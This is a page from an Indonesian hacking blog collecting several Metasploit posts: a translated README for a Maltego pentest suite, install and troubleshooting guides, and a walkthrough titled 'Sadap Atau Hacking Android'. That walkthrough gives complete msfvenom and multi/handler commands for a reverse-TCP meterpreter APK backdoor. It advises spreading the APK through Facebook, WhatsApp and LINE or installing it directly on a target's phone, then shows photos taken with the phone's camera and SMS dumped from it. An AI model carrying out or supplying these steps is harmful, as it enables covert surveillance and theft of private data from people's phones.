No More Yukinoshita 47. I'm Done

If You Found Every Social Media Platform Using "Yukinoshita 47" Name That's The Other Guy.

Copyright © Yukinoshita 47 | Published By Gooyaabi Templates | Powered By Blogger
Design by WebSuccessAgency | Blogger Theme by NewBloggerThemes.com | BTheme.net

My Motivation

My Motivation


Seal

Always Trust Yourself And Use Your Opportunity


Menampilkan postingan yang diurutkan menurut relevansi untuk kueri metasploit. Urutkan menurut tanggal Tampilkan semua postingan

Kamis, 04 April 2019


Msploitego - Pentesting Suite For Maltego Based On Data In A Metasploit Database

Suite Pentesting untuk Maltego berdasarkan data dalam database Metasploit


Teks alternatif
 
maltegosnapshot01
 
maltegosnapshot02a
 
maltegosnapshot03a

INI ADALAH BETA RELEASE, mohon berbaik hati dan laporkan masalah apa pun

Apa yang baru

  • Fitur baru
    • Sekarang mendukung beberapa ruang kerja untuk Metasploit melalui kueri Postgres
    • Script bash yang menjalankan banyak modul tambahan terhadap target. Benar-benar 'menggemukkan' DB Metasploit
    • mengubah:
      • Enum Metasploit Workspaces
      • Nikto Parser [dari file]
      • Enum4linux paser dari file
      • Pemindaian DNS
  • Perbaikan Bug
    • transformasi berbasis nmap menghasilkan false negative
    • jalan yang buruk
msploitego memanfaatkan data yang dikumpulkan dalam database Metasploit dengan menghitung dan membuat entitas spesifik untuk layanan. Layanan seperti samba, smtp, snmp, http telah mengubah untuk menghitung lebih jauh. Entitas dapat dimuat dari file XML Metasploit atau diambil langsung dari database msf Postgres
Saya terbuka untuk mendengarkan saran untuk perubahan dan peningkatan baru !!!

Persyaratan

  • Python 2.7
  • Hanya diuji pada Kali Linux
  • instalasi perangkat lunak
    • Kerangka Metasploit
    • nmap
    • enum4linux
    • snmp-cek
    • nikto
    • exploitdb
    • wpscan

Instalasi

  • Di Maltego, impor config dari msploitego / src / msploitego / sumber daya / maltego / msploitco.mtz
  • checkout dan perbarui jalur transformasi di dalam Maltego
    • Cara termudah adalah dengan membuat tautan simbolis ke direktori transformasi di / root /)
    • ln -s / path / ke / your / msploitego / src / msploitego / transforms / root /

Penggunaan umum

Menggunakan file xml Metasploit yang diekspor

  • jalankan pemindaian db_nmap di metatasploit, atau impor pemindaian sebelumnya
    • msf> db_nmap -vvvv -T5 -A -sS -ST -Pn
    • msf> db_import /path/to/your/nmapfile.xml
    • ekspor database ke file xml
    • msf> db_export -f xml /path/to/your/output.xml
    • Di Maltego seret entitas MetasploitDBXML ke grafik.
    • Perbarui entitas dengan jalur ke file database metasploit Anda.
    • jalankan transformasi MetasploitDB untuk menghitung host.
    • dari sana beberapa transformasi tersedia untuk menyebutkan layanan, kerentanan disimpan dalam DB metasploit
  • Metode ini tidak disarankan karena kendala kinerja. Jika file XML besar, menjalankan transformasi akan menghabiskan banyak memori

Menggunakan Postgres (disarankan!)

  • drag dan drop entitas DB Postgresql ke kanvas, masukkan detail DB.
  • jalankan transformasi Postgresql secara langsung terhadap DB yang sedang berjalan
  • jika Anda tidak tahu kata sandi untuk postgresql Anda, lihat di /usr/share/metasploit-framework/config/database.yml

Rekomendasi

  • Mulailah dengan menambahkan DB Metasploit Anda
    • lihat msploitstarter.sh di direktori skrip. Ini menjalankan nmap dan kemudian banyak modul tambahan untuk menggemukkan DB Metasploit Anda.
    • jalankan pemindaian nmap terperinci. yaitu db_nmap -vvvv -sS -sV -sU -A -T5 1.1.1.1/24
    • Impor hasil dari Nessus atau OpenVAS ke Metasploit dan gunakan transformasi Enum Vulnerabilities.
    • Jalankan auxiliary / crawler / msfcrawler di semua port http / https. Ini akan mengumpulkan data yang bermanfaat.
  • Jalankan pemindaian nikto dengan output xml kemudian masukkan nama path lengkap di bidang 'File Nikto'. Jalankan parser Nikto untuk menghitung.

TODO

  • Terhubung langsung ke database postgres - BETA
  • Jauh, jauh, lebih banyak perubahan bentuk untuk tindakan pada entitas yang dihasilkan.

Masalah Dikenal

  • beberapa aktivitas Metasploit seperti file rampasan terkadang berisi karakter buruk yang tidak bisa diproses oleh kelas MaltegoTransform. Ini menyebabkan pengecualian dan tidak ada yang dikembalikan. Saya telah mengalahkan kepala saya di dinding mencoba untuk 'membersihkan' / memecahkan kode data tetapi tidak berhasil.

Download tools : https://github.com/shizzz477/msploitego


Sabtu, 25 Mei 2019

Android : Install Metasploit Di Parrot Linux Via Termux


halo gaes kali ini gw kembali lagi di sesi tutorial termux ya kali ini tutorial install tool metasploit tool sejuta umat ini yang cukup populer untuk aktivitas exploitasi dan hek-hekan lainnya.

sebelum nya pastikan lu udah install parrot linux di dalam termux lu bagi yang belum baca dulu disini : https://yukinoshita47.blogspot.com/2019/05/android-install-parrot-linux-di-android.html 

ok bagi yang sudah mari lanjut pertama buka termux

lalu jalankan parrot linux dengan perintah

./start-parrot.sh

kemudian tekan enter


lalu install metasploit nya dengan perintah

apt install metasploit-framework

kemudian tekan enter


tekan Y kemudian enter


biarkan proses nya berjalan hingga selesai


dan setelah selesai


jika ingin menjalankan tools nya cukup jalankan perintah

msfconsole

kemudian tekan enter 


dan voila metasploit siap tempur


untuk penggunaan metasploit nya ya sama aja dengan yang di komputer seperti di Kali Linux, Parrot Linux dan Platform OS Lainnya.

untuk referensi metasploit yang ada di blog gw mungkin lu bisa lihat di : https://yukinoshita47.blogspot.com/search?q=metasploit

dan

lu pengen nyoba sadap android dengan metasploit ? tutor nya ada disini : https://yukinoshita47.blogspot.com/2017/08/kali-linux-sadap-atau-hacking-android.html

ok cukup sampai disini sekian dan terimaksih.


Senin, 01 April 2019

Senin, 02 Juli 2018

Kali Linux : Solusi Masalah Metasploit Failed To Load Plugin Database Not Connected


hai gays kembali lagi di tutorial kali linux gw Yukinoshita 47 mau share troubleshooting metasploit yang umum terjadi di kali linux yaitu pas mau load module atau plugin muncul error database not connected.


bagaimana solusi nya ? ok let's roll nigga pertama jalankan service postgresql nya dengan menggunakan perintah

service postgresql start

kemudian tekan enter


kemudian jalankan perintah

msfdb init

kemudian tekan enter


jalankan metasploit dengan menggunakan perintah msfconsole lalu tekan enter kemudian masukkan db_status kemudian tekan enter jika muncul tulisan postgresql connected to msf berarti metasploit sudah bisa digunakan.


oke cukup mudah kan dan sampai jumpa di artikel-artikel berikut nya.

sekian dan terimakasih..


Sabtu, 12 Agustus 2017

Kali Linux : Sadap Atau Hacking Android Dengan Metasploit


hai Kali Linux User :* kali ini gw mau bikin tutor heking aja suntuk pala gw malam minggu stok bokep gw dihapus paksa :'( udah lah tanpa banyak bacot lagi langsung pada inti nya kali ini gw mau share tutorial Sadap Atau Hacking Android Menggunakan metasploit yang pasti masih dalam 1 jaringan LAN / Wifi dengan metode reverse tcp backdoor.

oke pertama cek IP

root@yukinoshita47:~# ifconfig

kemudian tekan enter maka akan muncul ip nya seperti gambar dibawah ini ip gw 192.168.43.28

  
lanjut kita buat dulu backdoor nya dengan perintah 

msfvenom -p android/meterpreter/reverse_tcp LHOST=(ip) LPORT=(port) R > namafile.apk

contoh :

root@yukinoshita47:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.43.28 LPORT=4444 R > andro.apk

kemudian tekan enter jika muncul seperti gambar dibawah ini berarti berhasil

selanjut nya beri hak akses backdoor nya tadi disini nama backdoor nya andro.apk

root@yukinoshita47:~# chmod 777 andro.apk

kemudian tekan enter 

kemudian buka metasploit console dengan menggunakan perintah

root@yukinoshita47:~# msfconsole

 kemudian tekan enter akan muncul seperti gambar dibawah ini

 selanjut nya aktifkan exploit multi handler dengan masukkan perintah

msf > use multi/handler

kemudian tekan enter

kemudian aktifkan payload nya dengan memasukkan perintah

msf exploit(handler) > set payload android/meterpreter/reverse_tcp

kemudian tekan enter

selanjut nya set IP dengan menggunakan perintah

msf exploit(handler) > set LHOST 192.168.43.28

kemudian tekan enter

lalu set port nya dengan memasukkan perintah

msf exploit(handler) > set LPORT 4444


kemudian tekan enter


selanjut nya jalan kan exploit nya dengan memasukkan perintah

msf exploit(handler) > exploit 

kemudian tekan enter

selanjut nya adalah penebaran backdoor nya bagaimana cara nya

ya cara nya adalah :

  1. Sebar via internet
  2. Kirim ke Target yang dituju via Facebook, WA, BBM, LINE, dan lainnya dan pastikan Target Menginstall nya
  3. Langsung install ke  smartphone target (you are the real social engineer bro :*)
 kali ini gw ngambil pilihan tiga yaitu install langsung ke smartphone target


kemudian buka backdoor apk nya tadi maka meterpreter session pun aktif disini kita udah dapat akses ke smartphone target langsung

ini daftar perintah nya masukkan perintah

meterpreter > help

 kemudian tekan enter akan muncul seperti ini

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel


Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory


Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table


Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getuid        Get the user that the server is running as
    ps            List running processes
    shell         Drop into a system command shell
    sysinfo       Gets information about the remote system, such as OS


Stdapi: Webcam Commands
=======================

    Command        Description
    -------        -----------
    record_mic     Record audio from the default microphone for X seconds
    webcam_chat    Start a video chat
    webcam_list    List webcams
    webcam_snap    Take a snapshot from the specified webcam
    webcam_stream  Play a video stream from the specified webcam


Android Commands
================

    Command        Description
    -------        -----------
    check_root     Check if device is rooted
    dump_calllog   Get call log
    dump_contacts  Get contacts list
    dump_sms       Get sms messages
    geolocate      Get current lat-long using geolocation


selanjut nya kita coba ambil foto dari kamera smartphone nya dengan memasukkan perintah

meterpreter > webcam_snap

kemudian tekan enter maka akan muncul seperti gambar dibawah ini


walah kok gelap -_- ulangi aja ya

ulangi lagi meterpreter > webcam_snap kemudian tekan enter


oke berhasil foto nya buram -_- ngapain ya 


gw coba dump kontak smartphone nya dengan memasukkan perintah

meterpreter > dump_contacts

kemudian tekan enter


aduh error -_- gak ada kontak nya kali ya oke kita coba dump sms aja dengan memasukkan perintah

meterpreter > dump_sms

kemudian tekan enter


yeey berhasil :D


kita coba buka ternyata isinya SMS Operator semua :v wkwkwkwkwkwkk


Tanya : Saya kena backdoor metasploit ini min gimana solusi nya T_T
Jawab : ini jawaban nya

buka Settings > Aplikasi > Cari Apk Metasploit disini namanya MainActivity kemudian buka Apl nya terus pilih paksa berhenti 


maka akses nya terputus seperti gambar dibawah ini :


baiklah cukup sampai disini tutorial nya lebih dan kurang mohon maaf silahkan explorasi sendiri jika tutorial ini dirasa masih kurang

sekian dan terimakasih

salam ngent*t :*